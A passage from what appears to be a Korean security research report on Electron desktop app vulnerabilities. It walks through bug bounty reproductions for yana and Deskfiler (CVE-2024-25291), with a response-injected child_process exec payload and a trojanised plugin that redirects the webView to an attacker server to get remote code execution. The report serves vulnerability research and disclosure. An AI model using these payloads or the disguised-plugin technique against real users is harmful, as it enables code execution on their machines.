
■ 버그 바운티 과정

localhost 프록시 설정을 위해 '인터넷 속성 > 연결 > LAN 설정'을 누른 뒤, 프록시 서버의 체크 박스를 활성화한 뒤, '고급 설정 > 예외'에 '<loopback>'으로 프록시 서버를 설정한다.



[그림 106] localhost 프록시 설정


프록시 서버를 실행한 뒤, 프록시 툴을 이용해 응답 값 인터셉트를 활성화한다.



[그림 107] 응답값 인터셉트 활성화

yana 실행 후, 프록시 툴에서 응답 값에 악성 스크립트를 전달한 뒤 실행한다.

명령어
<script>require('child_process').exec('C:/Windows/System32/calc.exe')</script>



[그림 108] 악성 스크립트 삽입

(2) Deskfiler (CVE-2024-25291)

Deskfiler는 JavaScript 플러그인을 실행하는 도구로 다양한 플러그인을 라이브러리에서 다운받을 수 있고, 직접 생성한 플러그인을 실행할 수 있다. 해당 Application의 공식 페이지는 URL[15]을 참고하면 된다.

■ 취약점 개요

해당 취약점은 Electron Application의 보안 설정 미흡과 Application webView로 외부 링크를 접속하는 구간을 악용해 공격자의 서버로 연결하는 부분이 존재한다. 플러그인을 조작해 webView에 공격자 서버를 접근할 수 있다면 이를 통해 RCE가 가능하다.

※ 서버 내에서 Stored XSS, Reflected XSS 등이 가능할 경우 XSS to RCE 취약점 활용이 가능하다.

■ 영향받는 소프트웨어 버전

버그 바운티를 진행한 소프트웨어 버전 정보는 다음과 같다.

S/W 구분	취약 버전
Deskfiler	deskfiler-1.2.3

■ 버그 바운티 과정

Deskfiler의 pluginControllerWindow의 부분을 살펴보면 nodeIntegration 옵션은 true로, webSecurity 옵션은 false로 설정된 것을 확인할 수 있다.


```
pluginControllerWindow = new BrowserWindow({
  minWidth: 800,
  minHeight: 600,
  show: showOnStart,
  webPreferences: {
    nodeIntegration: true,
    webSecurity: false,
  },
});
```

[그림 109] Deskfiler 보안 설정 옵션값 확인

취약한 옵션을 악용하기 위해 webView의 생성 여부를 먼저 확인한 결과, 플러그인 기능에서 새 창으로 webView를 생성하는 것을 알 수 있었다.

[그림 110] Deskfiler webView 생성 확인

'Add new plugin' 기능을 통해 BareBone의 index.js에 공격자 서버로 접근하는 코드를 작성한다. 해당 플러그인은 정상 플러그인으로 가장해 피해자에게 배포하는 시나리오에 악용할 수 있다.



[그림 111] Deskfiler webView 생성 확인


※ 이때, 해당 플러그인은 공격자 서버에 접속하는 코드가 삽입되어 있다고 가정한다

명령어
window.location='http://192.168.100.175/jruru.html'

```
JS index.js > ...
createElement("span");n.textContent="Deskfiler is an Open Source environment
for professional Javascript plug-ins. You can start to develop your own tools
quickly, based on this bareBone plug-in. Read here, how to start: ",n.style.
display="inline-block",n.style.marginBottom="8px";const o=document.
createElement("a");o.href="#",o.textContent="www.deskfiler.org",o.
addEventListener("click",e=>{e.preventDefault(),t.openExternal("https://www.
deskfiler.org")}),n.appendChild(o),e.appendChild(n)};window.PLUGIN=
{handleFiles:async({inputs:e,context:t,system:o})=>{const{shell:r}=o,
{filePaths:l}=e,{exit:i,showPluginWindow:a,log:c}=t;await a();const
d=document.getElementById("root"),s=document.createElement("span");s.
textContent="I have received an array of files from a drag&drop event.",c
({action:"Received files from drag&drop event",meta:{type:"text",value:l.join
(";")}}),d.appendChild(s);const p=document.createElement("br");d.appendChild
(p);const u=document.createElement("span");u.textContent=`The array contains:
${l.join(";")}.`,u.style.display="block",u.style.marginBottom="8px",d.
appendChild(u),n({rootEl:d,shell:r});const f=document.createElement("button");
f.textContent="Exit",d.appendChild(f),f.addEventListener("click",async()=>{i
()})},handleOpen:async({context:e,system:t})=>{const{shell:o}=t,{exit:r,log:l,
selfDir:i,showPluginWindow:a}=e,c=document.getElementById("root"),d=document.
createElement("span");d.textContent=`I have been clicked and opened the
template plugin.html hosted by deskfiler and loaded plugin javascript from
directory       ${i}.\n    `,d.style.display="inline-block",d.style.
marginBottom="8px";const s=document.createElement("button");s.
textContent="Exit",s.addEventListener("click",()=>{r()}),l({action:"Opened
with click"}),c.appendChild(d),n({rootEl:c,shell:o}),c.appendChild(s),await a
()}}});
2  window.location='http://192.168.100.175/jruru.html
```

[그림 112] 플러그인에 삽입한 코드

피해자가 해당 플러그인을 실행하면 webView로 공격자 서버가 연결돼 RCE가 동작한다.



[그림 113] 악성 스크립트 실행

8. 결론

Discord, VSCode, Slack 등 Electron 기반 Application을 다수의 사용자가 이용하는 만큼 꾸준히 Electron 취약점 패치가 진행되고 있다. 하지만, 여전히 관리되지 않고 취약점이 존재하는 버전의 Application이 배포 및 사용되고 있어 사용자들은 많은 보안 위협에 노출되어 있다. 우리는 이 점에 주목해 Electron 기반 Application에서 발생할 수 있는 보안 위협 요인을 분석하고, 버그 바운티에 활용 가능한 연구 보고서를 작성했다.

본 문서는 Electron Framework 기초 이론부터 시작해 버그 바운티에 필요한 기술적인 내용들이 상세하게 담겨있으므로, Electron Framework와 관련 Application 취약점 연구에 관심이 있는 이들에게 적극적으로 활용되길 바란다.

이후에는 Electron 및 Chrome 브라우저 Exploit에 활용할 수 있는 V8 엔진에 대한 깊이 있는 연구 결과를 추가적으로 공개할 예정이다.

9. 참고

보고서 작성에 참고한 문헌과 자료는 다음과 같다.

[1] https://www.Electronjs.org/docs/latest/tutorial/security

[2] https://blog.doyensec.com/2019/04/03/subverting-electron-apps-via-insecure-preload.html

[3] https://i.blackhat.com/USA-22/Thursday/US-22-Purani-ElectroVolt-Pwning-Popular-Desktop-Apps.pdf

[4] https://github.com/cure53/HTTPLeaks

[5] https://content-security-policy.com

[6] https://www.synacktiv.com/sites/default/files/2023-01/sudo-CVE-2023-22809.pdf
https://www.sudo.ws/security/advisories/sudoedit_any/

[7] https://code.visualstudio.com/docs/terminal/basics

[8] https://github.com/google/security-research/security/advisories/GHSA-pw56-c55x-cm9m
https://www.uptycs.com/blog/visual-studio-code-remote-execution-vulnerability-cve-2022-41034
https://velog.io/@silver35/CVE-2022-41034-RCE-in-Visual-Studio-Code
https://github.com/microsoft/vscode/commit/d2cff714d5410c570043e259fd72c75bbf387b7a

[9] https://hackerone.com/reports/1647287
https://github.com/electron/electron/security/advisories/GHSA-mq8j-3h7h-p8g7

[10] https://blog.electrovolt.io/posts/element-rce/
https://github.com/Electron/Electron/security/advisories/GHSA-mq8j-3h7h-p8g7
https://hackerone.com/reports/1647287

[11] https://www.martinbarker.me/rendertune

[12] https://www.beekeeperstudio.io

[13] https://nteract.io

[14] https://yana.js.org

[15] https://www.deskfiler.org

Desktop Application(Electron)
취약점 연구 보고서

안녕을 지키는 기술 | SK 쉴더스

SK쉴더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
https://www.skshieldus.com

발행인 : SK쉴더스 EQST/SI솔루션사업그룹
제　작 : SK쉴더스 마케팅그룹